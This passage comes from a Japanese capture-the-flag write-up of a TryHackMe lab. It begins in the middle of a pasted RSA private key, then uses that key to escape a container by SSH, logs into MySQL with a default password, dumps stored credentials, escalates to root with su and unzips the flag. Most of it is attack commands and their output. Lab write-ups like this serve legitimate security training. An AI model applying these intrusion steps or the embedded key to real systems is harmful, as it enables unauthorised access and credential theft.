MIIEpAIBAAKCAQEAnWmOnLHQfBxrW0W0YuCiTuuGjCMUrISE4hdDMMuZruW6nj+z
YQCmjcL3T4j7v3/ddOBsTgxwi/+ZRZtRqJlvKEevPHJ8cR1DX7mmNyU3w/DRMnrW
djcIozYXVYdmj9v3e8xPbR6ybJX6fKpTuaDVdiwqQAecbvs5tBUkonAYUBuv1nhb
p/6+ZRYWNWv9RXE1XRuhROXD1Kl/tm7z4EcGZEDHu36oka23JJL7vzMeNtAdz3JF
wlGAtXH1cpdNa3+JKl/dBrRjV+YT3YivlqA2z4tRx/sA91RTxEO5oTYEL0bR1cKg
UPf1b21ecna8mpvQnkQmqQe8W9tSSlzVb6jnowIDAQABAoIBAA09O4liSy6lFUJv
8mP+kKgilwZiTPLVkneRjU0lUp+rIq78nJGkBF4X78T4uHO6xV13IqTN1wlvTezU
y2FqxjaVEN/8oQrCc1AxxREOSEpqjq24NyFqL4fKnNvMr4uZ7I60+FktI8SOOKsT
iEcsh8eQn10TRszuxEOpI5Ol6eWSzMPKxuw4ChniJsvaz8IDkYd4O/MDddjgcttb
Wv+LhX7qANPnRzeIDUNG2wmy3U+gxIJno/h3Xec0kVNQ0qwZmr56DO9G1oBbTU+4
6ynpIG2hEbSwGktWmnfw/4O+DZr8NiqeLY10G0MIwFIycuj2QfIF+mY6nqCZPWrH
8Lkf8wECgYEA0PMS/uqxL5u4e+bwSPdtfhEvFxk33/+PWMFIx0c5v7/jwtSW+/0v
YEIDC/DmHh9h4aF8dHMg8x18B50dw0HuLHWIgezNjJ9M8jwQgixRGamc5m6oFWh5
59581KWVIuDFqLG/6DN6cW/QQDo2MrNKP3QADeUPb2jhflzmir0TDLECgYEAwNud
VzZ6ON5YvbJbNh/JltSS1jAqUftzheX/m+3VrjE0iChLGvyP84aY7qpbiXNLHe+3
1/4JPoTljlml2RMTdZjAiF52u6KXwOLx6alGFoSbmAoZYG/4/Z0pwLjcozWGrjYD
03EDPdCclzWFyCqD9pYFGVAvEJuqx3rGYm1x/pMCgYEA0IdWFNwqOsYhBl6CvX9Z
YbBKm7XKQp2s9LnpJSAbLReXebBqgk+6gUk/+yHOto9BQ0nDiAACCT8KshqGQoDA
7tPZiTjIJqgwxatWGmOaCI9yi7IxwzPCPbqYQCyEOwuxl9rVGCqP7zfU0NSHlG/E
ELF3AGby0ZANQuv6FMn/gfECgYEAkjoyK31P4KyeBn8kb35coDNffm2YuP56Ei1Y
yMblPKVsWkyK3dRf5VrJvDSJIUe8zd8Duw6PvcqQL4XDnTq8h26hlQRi7FQU0hiB
KhTB4rL7MqV9pkRgOxOeI9VG3azpCFBGSFypA4aYJIJdhG7QDfijtxS4CtStAYES
yHCJfWcCgYAFzAx6hwi9smlvCpoZ1D8TRyqlxKf4YtSkTl74ZyiRESfvpuZSiclg
mFdVoHOt+gkpsXkmGmuqymIBRYGEw3dJ2C4MRPjx0UFpua0BAZ5k0ly6eaZuejWj
0/AHOf/jOfwvM4G2X0L8yjJqq/5F6NOjf9uxEusphzDcr/I1inuY3A==
-----END RSA PRIVATE KEY-----
EOF

root@host1:/tmp# chmod 600 id_rsa
chmod 600 id_rsa
このように秘密鍵を使用することで、ホスト側へ抜け出すことに成功します。
root@host1:/tmp# ssh -i id_rsa mike@172.16.20.6
ssh -i id_rsa mike@172.16.20.6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 19 20:23:18 2021 from 172.16.20.2
mike@host2:~$
中ではMySQLが動いてそうです。
mike@host2:~$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 172.16.20.6:22          172.16.20.2:43940       ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
mikeユーザーは、デフォルトパスワードでログインすることができます。
mike@host2:~$ mysql -u mike -p
mysql -u mike -p
Enter password: password

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
以下のようにrootユーザーのパスワードがあります。
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| accounts           |
+--------------------+
2 rows in set (0.00 sec)

mysql> use accounts
use accounts
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+--------------------+
| Tables_in_accounts |
+--------------------+
| users              |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+-------+---------------------+
| login | password            |
+-------+---------------------+
| root  | [ROOT_PASSWORD]     |
| mike  | [MIKE_PASSWORD]     |
+-------+---------------------+
2 rows in set (0.00 sec)
rootパスワードを使用し、権限昇格に成功します。
mike@host2:~$ su root
su root
Password: [ROOT_PASSWORD]

root@host2:/home/mike#
そして、/home/mike配下にmike.zipがありますが、[MIKE_PASSWORD]を使用することで解凍するため、フラグを取得することが可能です。
root@host2:/home/mike# cd /root
cd /root
root@host2:~# ls
ls
mike.zip
root@host2:~# unzip mike.zip
unzip mike.zip
Archive:  mike.zip
[mike.zip] mike password: [MIKE_PASSWORD]
 extracting: mike
root@host2:~# ls
ls
mike  mike.zip
root@host2:~# cat mike
cat mike
THM{XXXXXXXXXXXXXXXXXXXXXXXXXXXX}
What is the flag?
Answer: THM{XXXXXXXXXXXXXXXXXXXXXXXXXXXX}
終わり
今回は、パストラバーサル脆弱性やOSコマンドインジェクションを悪用したRemote Code Execution(RCE)、コンテナからの脱獄、そして、データベースからのクレデンシャル情報の窃盗などについて学び、ラボを攻略することができました。
これといった、Tipsはなさそうですが、改めて、コンテナ回避について学び直すことができました。
ご参考になると幸いです。